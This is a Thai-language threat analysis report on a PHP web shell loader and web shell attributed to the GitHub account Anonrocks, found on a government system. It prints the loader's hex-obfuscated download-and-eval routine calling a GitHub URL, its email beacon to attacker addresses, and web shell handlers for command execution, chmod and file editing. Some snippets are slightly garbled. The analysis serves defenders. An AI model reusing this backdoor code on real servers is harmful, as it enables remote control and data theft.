

# Threat Analysis Report

รายงานวิเคราะห์ไฟล์ Web shell loader  
และ Web shell ของ Anonrocks

01/02/2026

TLP:CLEAR





## สารบัญ

|                                                      |    |
|------------------------------------------------------|----|
| สารบัญ.....                                          | 2  |
| บทสรุปสำหรับผู้บริหาร.....                           | 3  |
| การวิเคราะห์เชิงเทคนิค.....                          | 4  |
| Web shell Loader .....                               | 4  |
| Technique Tactics and Procedures (MITRE ATT&CK)..... | 21 |
| Indicator of Compromise (IOCs).....                  | 22 |
| แนวทางการเฝ้าระวัง ป้องกัน และรับมือ.....            | 23 |



## บทสรุปสำหรับผู้บริหาร

รายงานฉบับนี้สรุปผลการวิเคราะห์ทางเทคนิคของไฟล์ต้องสงสัยประเภท Web Shell Loader และ Web Shell ซึ่งตรวจพบภายในระบบของหน่วยงานภาครัฐแห่งหนึ่งในช่วงเดือนมกราคม 2569 จากการตรวจสอบพบว่าไฟล์ทั้งสองเป็นสคริปต์ภาษา PHP โดยไฟล์แรกทำหน้าที่เป็นตัวกลางสำหรับเข้าถึงระบบและมีพฤติกรรมโหลด Web Shell ตัวจริงจากแหล่งภายนอกเข้าสู่เครื่องเป้าหมาย ขณะที่อีกไฟล์หนึ่งเป็น Web Shell ที่มีความสามารถครบถ้วนในการควบคุมระบบจากระยะไกล

จากการวิเคราะห์เทคนิค Web Shell ดังกล่าวมีฟังก์ชันสำหรับเรียกดูโครงสร้างไฟล์และข้อมูลภายในเครื่องแม่ข่าย สร้าง แก้ไข และลบไฟล์ การสร้างไฟล์จำนวนมากพร้อมกัน การปรับเปลี่ยนสิทธิ์หรือทำการล๊อคไฟล์ ตลอดจนรองรับการอัปเดตหรือดึงเครื่องมือเพิ่มเติมเพื่อขยายขีดความสามารถของผู้โจมตี พฤติกรรมดังกล่าวเข้าข่ายการรักษาความคงอยู่ในระบบ (Persistence) และการควบคุมระบบภายหลังการบุกรุก (Post-Exploitation)

ในแง่ผลกระทบ การมีอยู่ของ Web Shell ลักษณะนี้เปิดโอกาสให้ผู้ไม่หวังดีสามารถเข้าถึงและจัดการทรัพยากรของระบบได้อย่างต่อเนื่อง หากไม่ได้รับการตรวจจับและกำจัดอย่างทันท่วงที อาจนำไปสู่การรั่วไหลของข้อมูล การฝังมัลแวร์เพิ่มเติม หรือการใช้ระบบเป็นฐานปฏิบัติการสำหรับการโจมตีเป้าหมายอื่นต่อไปได้

## การวิเคราะห์เชิงเทคนิค

### Web shell Loader

ลักษณะของไฟล์

- ชื่อไฟล์: web.php
- ภาษาที่ใช้ในการพัฒนา: PHP
- หน้าที่ของไฟล์: ใช้เป็นทางเครื่องมือสำหรับอำพราง Web shell โดยการเป็นเครื่องมือดาวน์โหลด Web Shell ตัวจริง
- มีการทำ Obfuscation ของตัวโค้ดเพื่อการอำพรางและหลบเลี่ยงการถูกตรวจจับ

### Web.php

มีฟังก์ชันการทำงานหลักคือการเช็คค่าผู้ที่เรียกใช้งานไฟล์นี้มีอยู่ในสถานะ login หรือไม่ โดยการเช็คค่ามีการเช็คค่า Cookies “user\_id” เป็นค่า “admin@root” หรือไม่ หากใช่จะเข้าเงื่อนไข if ของ If-Else statement

```
// @deprecated 1.0 Deprecated without replacement
function is_logged_in()
{
    return isset($_COOKIE['user_id']) && $_COOKIE['user_id'] === 'admin@root';
}
```



[ภาพที่ 1 ฟังก์ชันสำหรับเช็คค่ามีการกำหนดค่า Cookies ไว้หรือไม่]

### Else Statement

ในกรณีที่เข้าเงื่อนไข Else โค้ดจะทำการแสดงหน้า HTML ที่มีลักษณะคล้ายการถูก Taken Down จากตำรวจโดยบนหน้าเว็บไซต์มีการแสดงข้อความที่เป็นภาษาอินโดนีเซีย เช่น “SITUS INI TELAH DISITA” ที่แปลว่าเว็บไซต์นี้ถูกยึดแล้ว และยังมี form สำหรับกรอก code สำหรับแสดงข้อมูลเพิ่มเติม

ในหน้า HTML นี้ยังมีรายละเอียดอื่น ๆ เพิ่มเติม

1. มีการเล่นเสียงเพื่อสร้างความตกใจให้ผู้เรียกใช้งานไฟล์นี้รับปิดหน้าเว็บไป
2. Disable การ highlight และ copy ข้อความบนหน้าเว็บ



[ภาพที่ 2 หน้า html ที่ถูกสร้างมาเพื่อหลอกผู้ที่เปิดหน้าเว็บว่าเว็บไซต์ถูก Taken down]


โดยบนหน้า html จะมี Form สำหรับให้กรอก Code เพื่อการเข้าถึงที่มากขึ้น โดยฟอร์มดังกล่าวจะเชื่อมโยงกับ function ที่ใช้ตรวจสอบรหัสผ่าน โดยรหัสผ่านที่กรอกต้องมีค่า hash ประเภท bcrypt ตรงกับค่าที่ถูกกำหนดไว้ในไฟล์ หากกรอกรหัสผ่านถูกต้องจะทำการ set cookies ตัวแปร user\_id = admin@root โดยมีระยะเวลา 1 ชั่วโมง และเข้าสู่ if statement ต่อไป

```
else {
    if (isset($_POST['password'])) {
        $entered_key = $_POST['password'];
        $hashed_key = '$2y$10$Kk7L1lsultxF7kvGByy6ueJcLtr.NEu9TnqYrS1Rp/8604Fwpa/m6'; // https://bcrypt.online/

        if (password_verify($entered_key, $hashed_key)) {

            setcookie('user_id', 'admin@root', time() + 3600, '/');
            header("Location: ".$_SERVER['PHP_SELF']);
            exit();
        }
    }
}
```

[ภาพที่ 3 ฟังก์ชันการตรวจสอบรหัสผ่านและกำหนดค่า Cookies]



## If statement

เมื่อผู้ใช้งานที่เข้าเงื่อนไขนี้ โค้ดจะทำการ de-obfuscation ฟังก์ชันที่ถูกเข้ารหัสไว้ในรูปแบบของ Hex String ผ่านฟังก์ชัน “hex2str” โดย hex string ที่ถูก hard-coded เอาไว้จะสามารถแปลงออกมาเป็น fopen, stream\_get\_contents, file\_get\_contents และ curl\_exec ตามลำดับ โดย คำเหล่านี้จะถูกนำไปใช้งานร่วมกับฟังก์ชัน “geturlsinfo”

```
if (is_logged_in()) {
    $Array = array(
        '666f70656e', # fo p en => 0
        '73747265616d5f6765745f636f6e74656e7473', # strea m_get_contents => 1
        '66696c655f6765745f636f6e74656e7473', # fil e_g et_cont ents => 2
        '6375726c5f65786563' # cur l_ex ec => 3
    );

    function hex2str($hex) {
        $str = '';
        for ($i = 0; $i < strlen($hex); $i += 2) {
            $str .= chr(hexdec(substr($hex, $i, 2)));
        }
        return $str;
    }
}
```

[ภาพที่ 4 ฟังก์ชันการแปลงค่า Hex มาเป็น string]

## geturlsinfo

ฟังก์ชันนี้จะใช้งานสำหรับการพยายามดาวน์โหลดไฟล์จาก GitHub โดยใช้คำสั่งที่ได้จากการถอดรหัสจาก hex ตามลำดับดังนี้ curl\_exec, file\_get\_contents และ fopen + stream\_get\_contents

```
function geturlsinfo($destiny) {
    $belief = array(
        hex2str($GLOBALS['Array'][0]),
        hex2str($GLOBALS['Array'][1]),
        hex2str($GLOBALS['Array'][2]),
        hex2str($GLOBALS['Array'][3])
    );
};

if (function_exists($belief[3])) {
    $ch = curl_init($destiny);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
    curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows NT 6.1; rv:32.0) Gecko/20100101 Firefox/32.0");
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
    $love = $belief[3]($ch);
    curl_close($ch);
    return $love;
} elseif (function_exists($belief[2])) {
    return $belief[2]($destiny);
} elseif (function_exists($belief[0]) && function_exists($belief[1])) {
    $purpose = $belief[0]($destiny, "r");
    $love = $belief[1]($purpose);
    fclose($purpose);
    return $love;
}
return false;
}
```

[ภาพที่ 5 ฟังก์ชันการดาวน์โหลดไฟล์]



ในกรณีที่ใช้งาน curl จะมีการตั้งค่าสภาพแวดล้อมเพิ่มเติมโดย

1. CURLOPT\_RETURNTRANSFER 1 (คืนค่าเป็น string ไม่ echo ทันที)
2. CURLOPT\_FOLLOWLOCATION 1 (ตาม redirect อัตโนมัติ)
3. เปลี่ยน User-Agent ปลอมตัวเป็น Firefox เวอร์ชันเก่า  
("Mozilla/5.0 (Windows NT 6.1; rv:32.0) Gecko/20100101  
Firefox/32.0")
4. ปิดการตรวจสอบ SSL (CURLOPT\_SSL\_VERIFYPEER และ  
CURLOPT\_SSL\_VERIFYHOST = 0) เพื่อให้ได้แม้ certificate ไม่ถูกต้อง  
ถ้าหากสามารถดึงโค้ดจาก GitHub ได้สำเร็จจะเรียกใช้งานฟังก์ชัน Oval พร้อม  
ทั้งเติม '?>'

```


}

$destiny = 'https://raw.githubusercontent.com/Anonrocks/-/refs/heads/master/%40cong.php';
$dream = geturlinfo($destiny);
if ($dream !== false) {
    eval('?' . $dream);
}


```

[ภาพที่ 6 ลิงก์ GitHub และการเรียกใช้งานฟังก์ชันดาวน์โหลด]

โค้ดที่ไปทำการดาวน์โหลดมาจาก GitHub ของบัญชี “Anonrocks” คาดการณ์ว่า  
เป็น Web shell ตัวจริง แต่ ณ ปัจจุบันที่ทำการวิเคราะห์ไฟล์ดังกล่าวไม่สามารถเข้าถึงได้  
แล้ว



[ภาพที่ 7 ไฟล์ Web Shell ของบัญชี Anonrocks]



## Sending E-mail

ส่วนสุดท้ายของเงื่อนไข else คือมีการเรียกใช้งานฟังก์ชันสำหรับส่ง email ทันทีเมื่อเข้าเงื่อนไข Else

```
</html>
<?php
$tujuanmail = 'papaku.hayker.go.id@gmail.com,muhrazky@gmail.com, fbi.priv.g00gle@gmail.com, malaysia.sender
$x_path = "http://" . $_SERVER['SERVER_NAME'] . $_SERVER['REQUEST_URI'];
$pesan_alert = "cek $x_path *IP Address : [ " . $_SERVER['REMOTE_ADDR'] . " ] Pass: [ $hashed_key ]";
mail($tujuanmail, "SOPv2 webshell", $pesan_alert, "[ " . $_SERVER['REMOTE_ADDR'] . " ]");
?>
<?php
}
```


[ภาพที่ 8 ฟังก์ชันการส่งอีเมลไปหาผู้ไม่หวังดี]

โดยอีเมลจะส่งรายละเอียด Server name, path, IP Address และ Hashed key ของผู้ที่เรียกหน้าเว็บไปยังผู้ไม่หวังดีตามรายชื่ออีเมลดังนี้

| Email                         |
|-------------------------------|
| papaku.hayker.go.id@gmail.com |
| muhrazky@gmail.com            |
| fbi.priv.g00gle@gmail.com     |
| malaysia.sender@gmail.com     |
| papaku.hayker@gmail.com       |
| rootcyberpunks@gmail.com      |
| fbi.priv.g00gle@gmail.com     |


```
[SOPv2 webshell] cek http://localhost/testshell/shell.php *IP Address : [ 127.0.0.1 ] Pass: [ $2ys10$KK7L1lsultx7kvG8yy6ueJcLtr.NEU9TnqYr51Rp/8604Fwpa/m6 ]
To: @gmail.com
```

[ภาพที่ 9 ตัวอย่างเนื้อหาอีเมลที่ส่งถึงผู้ไม่หวังดี]



## Web Shell

เนื่องจากลิงก์ไฟล์ต้นทางที่อยู่ภายใน Repository ของบัญชี Anonrocks นั้นไม่สามารถเข้าถึงได้แล้ว แต่เนื่องจากมีการ Fork Repository “-” ของ Anonrocks จากบัญชีที่ชื่อ Daviddai10 ในรายงานการวิเคราะห์นี้จึงจะอ้างอิงจากไฟล์จากบัญชี Daviddai10 แทน



[ภาพที่ 10 Repository ของบัญชี Daviddai10 ที่ได้ทำการ Fork มาจากบัญชี Anonrocks]

## ลักษณะของไฟล์


- ชื่อไฟล์: @cong.php
- ภาษาที่ใช้ในการพัฒนา: PHP
- หน้าที่ของไฟล์: เป็นไฟล์ Web Shell backdoor สำหรับใช้บนระบบปฏิบัติการ Linux
- มีการทำ Obfuscation ของตัวโค้ดด้วยวิธีการแปลงคำสั่งเป็นรูปแบบของ Hex ก่อนที่ส่งผ่าน Request เพื่อหลบเลี่ยงการตรวจจับในเครือข่าย หรือการอำพรางชื่อฟังก์ชัน

```
} function gazz($file) {
    $fbiasa = array("php", "phtml", "shtml", "phar", "php7", "html", "htm", "inc", "phps", "txt",
    $notf = array("jpeg", "jpg", "png", "gif", "ico", "webp", "mp3", "m4a", "flac", "wav", "wma",
    $st1 = "\x73\x74" . "\162\164" . "\157\154\x6f" . "\167\x65\162";
    $ext=$st1(text($file));
    if ($file == 'error_log') {
        return "
```

[ภาพที่ 11 การอำพรางคำสั่งด้วยการแปลงเป็นรูปแบบ Hex]

```
function net($hexnet) {
    for ($i = 0; $i < strlen($hexnet); $i++) {
        $backdoor .= dechex(ord($hexnet[$i]));
    }
    return $backdoor;
}
```

[ภาพที่ 12 ฟังก์ชันการแปลง String เป็น Hex]




```
} elseif ($GET[net('tool')]) == "opet") {
echo "<table class='directory-listing-table'><thead><td><center><font color=orange>Select Tools</font></td></tr>
<tr><td><button class='btn btn-outline-light' onclick=location.href='?path='. $serlok. '&'.net('grab_config'). '=opet'>Grab Config</button>
<button class='btn btn-outline-light' onclick=location.href='?path='. $serlok. '&'.net('hashiden'). '=opet'>Hash Identifier</button>
<button class='btn btn-outline-light' onclick=location.href='?path='. $serlok. '&'.net('ner'). '=opet'>Adminer</button>
<button class='btn btn-outline-light' onclick=location.href='?path='. $serlok. '&'.net('massdef'). '=opet'>Mass Deface</button>
```

[ภาพที่ 13 การเรียกใช้งานฟังก์ชันแปลงคำสั่งเป็นรูปแบบ Hex ก่อนที่จะส่งผ่าน GET Request]



### ความสามารถของไฟล์

- List Files, Dir: ทำงานโดยใช้คำสั่ง Scandir ที่ถูกอ้างอยู่ในรูปแบบ Octal (\163\143\141\156\144\151\162) โดยแยก Dir และ file ไว้ใน array ที่ชื่อ \$serlokbos และ \$filez จากนั้น loop เพื่อแสดงผลในรูปแบบตารางบน HTML




[ภาพที่ 14 หน้าเมนู Home ของ Web shell]

- Change filename: เมื่อเลือกเมนู Rename โค้ดจะส่ง Request POST พร้อม parameter pilih = gantinama (แปลว่าเปลี่ยนชื่อในภาษาอินโดนีเซีย) พร้อมแสดงฟอร์มให้กรอกชื่อใหม่โดยใช้ฟังก์ชัน rename() หากสามารถเปลี่ยนชื่อได้สำเร็จจะแสดงสีเขียวพร้อมลิงก์กลับไปหน้าแสดงไฟล์ หากไม่สำเร็จจะแสดงคำว่า FAILED TO CHANGE NAME เช่น เกิด Permission Denied




[ภาพที่ 15 เมนูการแก้ไขชื่อไฟล์]

- **Change file permission:** เมื่อเลือกเมนู Chmod โค้ดจะส่ง Request POST พร้อม parameter pilih = chmod พร้อมแสดงฟอร์มให้กรอกสิทธิ์ใหม่ (ใช้รูปแบบเลข 4 หลัก) จากนั้นโค้ดจะแสดงผลสำเร็จ/ไม่สำเร็จ



[ภาพที่ 16 หน้าเมนูการแก้ไขแปลงสิทธิ์ไฟล์]



```

} elseif (isset($_GET['pilih']) && $_POST['pilih'] == "chmod") {
    $files = basename($_POST['path']);
    $sbr = 'substr'; $spsr = 'sprintf'; $flperm = 'fileperms';
    echo "<table class='directory-listing-table'><tr>
    <td><div class='input-group mb-3' style='width:230px;'>
    <input type='text' name='mod1' maxlength='4' class='form-control' height='18' value='".$_POST['mod1']."' placeholder='0755' required/>
    <input type='hidden' name='path' value='".$_POST['path']."'>
    <input type='hidden' name='pilih' value='chmod'>
    <button type='submit' class='btn btn-outline-light mb-1' name='ganti' value='ganti'>Change</button>
    </div></td></tr></table>";
    if (isset($_POST['ganti'])) {
        $sopet = @chmod($_POST['path'], octdec($_POST['mod1']));
        if ($sopet == true) {
            echo "<br><table class='directory-listing-table' style='border: 1px solid lime;'><tr><td><center><font color='lime'>Changed Successfully!!</font>
        } else {
            echo "<table class='directory-listing-table' style='border: 1px solid red;'><tr><td><center><font color='red'><i class='fa fa-exclamation-tri
        }
    }
    exit();
    
```

[ภาพที่ 17 ฟังก์ชันการแก้ไขสิทธิ์ไฟล์]

- Change modified date: เมื่อเลือกเมนู Change date โค้ดจะส่ง Request POST พร้อม parameter pilih = chdate จากนั้นจะแสดงวันที่ปัจจุบันของไฟล์พร้อมทั้งรับค่าใหม่ผ่านฟอร์ม เมื่อผู้ไม่หวังดีกรอวันที่ใหม่ โค้ดจะแปลงจาก String เป็น timestamp และแก้ไขวันที่ด้วยคำสั่ง Touch

Ubah Tanggal

File : file.php

January 01 1970 12:00:00

January 01 1970 12:00:

Change


[ภาพที่ 18 หน้าเมนูแก้ไขวันที่ที่แก้ไขไฟล์ล่าสุด]



- เรียกใช้คำสั่งต่าง ๆ ผ่าน Console: เมื่อเรียกใช้งานเมนู Console จะแสดงช่องสำหรับกรอกคำสั่งต่างๆ เมื่อทำการกรอกคำสั่งและ Submit แล้วโค้ดจะส่งคำสั่งไปสู่ฟังก์ชัน ekse เพื่อเรียกใช้งานคำสั่งผ่านทาง proc\_open และแสดงผลออกทาง Text area ด้านล่าง


```
function ekse($coman, $serlok) {
    $ler = "2>&1";
    if (ipreg_match("/". $ler."/i", $coman)) {
        $coman = $coman." ".$ler;
    }
    $komen = $coman;
    $pr = "proc_open";
    if (function_exists($pr)) {
        $tod = @$pr($komen, array(0 => array("pipe", "r"), 1 => array("pipe", "w"), 2 => array("pipe", "r")), $crottz, $serlok);
        echo "<pre><textarea rows='25' style='color:lime;' readonly='1' cols='120px'>";
        echo ".htmlspecialchars(stream_get_contents($crottz[1]))</textarea></pre><br>";
    } else {
        echo "<font color='orange'>proc_open function is disabled!!</font>";
    }
}
```

[ภาพที่ 19 หน้าเมนูสำหรับเรียกใช้งานคำสั่งต่าง ๆ]




[ภาพที่ 20 ฟังก์ชันสำหรับเรียกใช้งานคำสั่งต่าง ๆ]


- Upload files: ในเมนูนี้จะมี form สำหรับให้ทำการเลือกไฟล์ หลังจากเลือกไฟล์และ Upload โค้ดจะอ่านเนื้อหาของไฟล์ที่ถูกเลือกด้วย file\_get\_contents และทำการเขียนลงในพาร์ธปลายทางด้วยฟังก์ชัน file\_put\_contents ถ้าสำเร็จจะแสดงผลและลิงก์สำหรับเรียกดูไฟล์นั้น



[ภาพที่ 21 หน้าเมนูสำหรับอัปโหลดไฟล์]



- เรียกดูข้อมูลต่างๆ ของเครื่องโฮสต์: โค้ดจะเรียกฟังก์ชันต่างๆ สำหรับข้อมูลพื้นฐาน อย่างเช่น \$\_SERVER, php\_uname(), get\_current\_user(), phpversion() และเช็คการมีอยู่ของ oci\_connect, ssh2\_connect, mysql\_connect, curl\_init, wget, perl, python, pkexec



[ภาพที่ 22 หน้าเมนูที่แสดงรายละเอียดต่าง ๆ ของเครื่องโฮสต์]



[ภาพที่ 23 ฟังก์ชันแสดงรายละเอียดต่าง ๆ ของเครื่องโฮสต์]

- Edit File: มีหลักการทำงานคล้ายคลึงกับฟังก์ชันการอัปโหลดไฟล์ โดยการอ่านเนื้อหาของไฟล์ file\_get\_contents() และแสดงเนื้อหาไฟล์ผ่าน textarea เพื่อให้ผู้ไม่หวังดีสามารถที่จะแก้ไขเนื้อหาภายในไฟล์ได้ และเมื่อทำการบันทึกโค้ดก็จะใช้งานฟังก์ชัน file\_put\_contents ในการบันทึก



[ภาพที่ 24 ฟังก์ชันการแก้ไขเนื้อหาของไฟล์]



